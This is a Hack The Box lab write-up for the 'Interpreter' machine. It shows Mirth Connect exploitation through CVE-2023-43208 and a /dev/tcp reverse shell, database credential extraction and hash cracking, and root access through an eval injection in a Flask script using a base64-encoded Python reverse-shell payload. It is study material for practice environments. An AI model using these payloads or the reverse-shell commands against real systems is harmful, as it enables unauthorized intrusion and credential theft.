HTB - Interpreter
.png)
Interpreter HTB Writeup
Recon
nmap
first let’s start with nmap :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/Interpreter]
└─ nmap -sV -sC -o nmap.txt 10.129.244.184
Nmap scan report for 10.129.244.184
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp  open  http     Jetty
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Mirth Connect Administrator
443/tcp open  ssl/http Jetty
|_http-title: Mirth Connect Administrator
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after:  2075-09-19T12:50:05
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Apr 22 02:51:46 2026 -- 1 IP address (1 host up) scanned in 31.72 seconds
Website - 80 TCP
Let’s check the web page :
it’s redirected us to ...../webadmin/index.action
 Mirth Connect
after click on Luach Mirth Connect Administrator and download the file we find the version of mirth connect :
1
<title>Mirth Connect Administrator 4.4.0</title>
Exploitation
Shell as
mith
So after search for exploits for this version i found this CVE : CVE-2023-43208
OK let’s get a shell by the POC :
run the script with the parameters:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌──(venv)─(root㉿0x3bs)-[/home/…/Desktop/htb/Interpreter/CVE-2023-43208-EXPLOIT]
└─ python3 CVE-2023-43208.py -u https://10.129.244.184 -lh 10.10.14.5 -lp 1234

[*]  ██████ ██    ██ ███████       ██████   ██████  ██████  ██████        ██   ██ ██████  ██████   ██████   █████
[*] ██      ██    ██ ██                 ██ ██  ████      ██      ██       ██   ██      ██      ██ ██  ████ ██   ██
[*] ██      ██    ██ █████   █████  █████  ██ ██ ██  █████   █████  █████ ███████  █████   █████  ██ ██ ██  █████
[*] ██       ██  ██  ██            ██      ████  ██ ██           ██            ██      ██ ██      ████  ██ ██   ██
[*]  ██████   ████   ███████       ███████  ██████  ███████ ██████             ██ ██████  ███████  ██████   █████

[+] Coded By: K3ysTr0K3R and Chocapikk ( NSA, we're still waiting :D )

[*] Setting up listener on 10.10.14.5:1234 and launching exploit...
Exception in thread Thread-1 (start_listener):
Traceback (most recent call last):
  File "/usr/lib/python3.13/threading.py", line 1044, in _bootstrap_inner
    self.run()
    ~~~~~~~~^^
  File "/usr/lib/python3.13/threading.py", line 995, in run
    self._target(*self._args, **self._kwargs)
    ~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/e_3bs/Desktop/htb/Interpreter/CVE-2023-43208-EXPLOIT/CVE-2023-43208.py", line 55, in start_listener
    with socket.create_server(("0.0.0.0", int(self.rshell_port))) as listener:
         ~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.13/socket.py", line 949, in create_server
    raise error(err.errno, msg) from None
OSError: [Errno 98] Address already in use (while attempting to bind on address ('0.0.0.0', 1234))
[*] Looking for Mirth Connect instance...
[+] Found Mirth Connect instance
[+] Vulnerable Mirth Connect version 4.4.0 instance found at https://10.129.244.184
[!] sh -c $@|sh . echo bash -c '0<&53-;exec 53<>/dev/tcp/10.10.14.5/1234;sh <&53 >&53 2>&53'
[*] Launching exploit against https://10.129.244.184...

┌──(venv)─(root㉿0x3bs)-[/home/…/Desktop/htb/Interpreter/CVE-2023-43208-EXPLOIT]
get the shell by penelope bc there is problems in the script:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/Interpreter]
└─# penelope -p 1234
[+] Listening for reverse shells on 0.0.0.0:1234 →  127.0.0.1 • 192.168.77.129 • 172.18.0.1 • 172.17.0.1 • 10.10.14.5
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from interpreter~10.129.244.184-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/sessions/interpreter~10.129.244.184-Linux-x86_64/2026_04_23-10_33_28-441.log 📜
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
mirth@interpreter:/usr/local/mirthconnect$
we got a shell as mirth , let’s do some enumeration to get ssh creds :
SSH
mysql
in our directory there is a configuration file :
1
2
3
4
5
6
7
8
mirth@interpreter:/usr/local/mirthconnect$ ls
client-lib  custom-lib	extensions  mcserver		mcservice	     mirth-server-launcher.jar	public_api_html  server-launcher-lib  uninstall
conf	    docs	logs	    mcserver.vmoptions	mcservice.vmoptions  preferences		public_html	 server-lib	      webapps
mirth@interpreter:/usr/local/mirthconnect$ cd conf
mirth@interpreter:/usr/local/mirthconnect/conf$ ls
dbdrivers.xml  log4j2.properties  mirth.properties
mirth@interpreter:/usr/local/mirthconnect/conf$ cat mirth.properties
# Mirth Connect configuration file
in this file i found these two lines :
1
2
3
# database credentials
database.username = mirthdb
database.password = MirthPass123!
ok after login mysql with these creds :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
mirth@interpreter:/usr/local/mirthconnect/conf$ mysql -u mirthdb -pMirthPass123!
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 48
Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>


MariaDB [(none)]>  show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mc_bdd_prod        |
+--------------------+
2 rows in set (0.001 sec)

MariaDB [(none)]> use  mc_bdd_prod ;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mc_bdd_prod]> show tables;
+-----------------------+
| Tables_in_mc_bdd_prod |
+-----------------------+
| ALERT                 |
| CHANNEL               |
| CHANNEL_GROUP         |
| CODE_TEMPLATE         |
| CODE_TEMPLATE_LIBRARY |
| CONFIGURATION         |
| DEBUGGER_USAGE        |
| D_CHANNELS            |
| D_M1                  |
| D_MA1                 |
| D_MC1                 |
| D_MCM1                |
| D_MM1                 |
| D_MS1                 |
| D_MSQ1                |
| EVENT                 |
| PERSON                |
| PERSON_PASSWORD       |
| PERSON_PREFERENCE     |
| SCHEMA_INFO           |
| SCRIPT                |
+-----------------------+
21 rows in set (0.001 sec)

MariaDB [mc_bdd_prod]>
let’s get the data in the PRESON_PASSWORD , PERSON columns :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
MariaDB [mc_bdd_prod]> select * from PERSON_PASSWORD ;
+-----------+----------------------------------------------------------+---------------------+
| PERSON_ID | PASSWORD                                                 | PASSWORD_DATE       |
+-----------+----------------------------------------------------------+---------------------+
|         2 | u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== | 2025-09-19 09:22:28 |
+-----------+----------------------------------------------------------+---------------------+
1 row in set (0.000 sec)

MariaDB [mc_bdd_prod]> select * from PERSON ;
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
| ID | USERNAME | FIRSTNAME | LASTNAME | ORGANIZATION | INDUSTRY | EMAIL | PHONENUMBER | DESCRIPTION | LAST_LOGIN          | GRACE_PERIOD_START | STRIKE_COUNT | LAST_STRIKE_TIME | LOGGED_IN | ROLE | COUNTRY       | STATETERRITORY | USERCONSENT |
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
|  2 | sedric   |           |          |              | NULL     |       |             |             | 2025-09-21 17:56:02 | NULL               |            0 | NULL             |           | NULL | United States | NULL           |           0 |
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
1 row in set (0.001 sec)

MariaDB [mc_bdd_prod]>
so this is the data we got : sedric : u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==
hashcat
after search for
Mirth Connecthash algorithm :
so it use SHA256 to PBKDF2WithHmacSHA256 but there is a problem : Both salt and hash are expected to be in base64-encoding and all fields must be separated by a
so let’s re encode it :
https://notes.benheater.com/books/hash-cracking/page/pbkdf2-hmac-sha256
this is the python script :
1
2
3
4
5
6
7
8
9
10
import base64

encoded_hash  = "u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w=="

data = base64.b64decode(encoded_hash)

salt = base64.b64encode(data[:8]).decode()
_hash = base64.b64encode(data[8:]).decode()

print(f"the finale hash : sha256:600000:{salt}:{_hash}")
1
2
3
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/Interpreter]
└─ python3 decode.py
the finale hash : sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=
OK now let’s run hashcat after put the hash in hash.txt :
1
2
3
4
5
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/Interpreter]
└─ hashcat -a 0 -m 10900 hash.txt /usr/share/wordlists/rockyou.txt -w 1 --force
hashcat (v7.1.2) starting
........SNIP....
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=:snowflake1
So the ssh creds is sedric : snowflake1
user.txt

PrivESC
Enum
Ok after type ps aux we found this script running as root :
1
root        3570  0.0  0.7  39872 31136 ?        Ss   10:12   0:03 /usr/bin/python3 /usr/local/bin/notif.py
so let’s view it :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57

#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}),  years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True
notif.py
so there is ssti vuln return eval(f"f'''{template}'''"
to can get this site in our machine we will do ssh tunneling by :
1
ssh -L 54321:127.0.0.1:54321 sedric@10.129.244.184
 get the site in our machine
1
2
3
4
5
6
7
8
<patient>
    <firstname>placeholder</firstname>
    <lastname>placeholder</lastname>
    <sender_app>placeholder</sender_app>
    <timestamp>placeholder</timestamp>
    <birth_date>DD/MM/YYYY</birth_date>
    <gender>placeholder</gender>
</patient>
SSTI Injection to get root
we can put the payload in any tag except bith_date so the payload we will use is python shell :
1
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.5",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
the reverse shell encoded :
1
cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjUiLDkwMDEpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTtvcy5kdXAyKHMuZmlsZW5vKCksMik7aW1wb3J0IHB0eTsgcHR5LnNwYXduKCJzaCIpJw==
but we must encode it bc this regex : pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
so will will encode it as base64 and the server will decode it and run it :
the payload :
1
2
3
4
5
6
7
8
curl -X POST http://127.0.0.1:54321/addPatient -H "Content-Type: application/xml" -d "<patient>
    <firstname>{7+7}</firstname>
    <lastname>{7+7}</lastname>
    <sender_app>{7+7}</sender_app>
    <timestamp>{7+7}</timestamp>
    <birth_date>01/01/1999</birth_date>
    <gender>{__import__('os').system(__import__('base64').b64decode('cHl0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjUiLDkwMDEpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTtvcy5kdXAyKHMuZmlsZW5vKCksMik7aW1wb3J0IHB0eTsgcHR5LnNwYXduKCJzaCIpJw==').decode())}</gender>
</patient>"
after run the command :

shell as root
We got root shell 👨💻
And that’s it see you later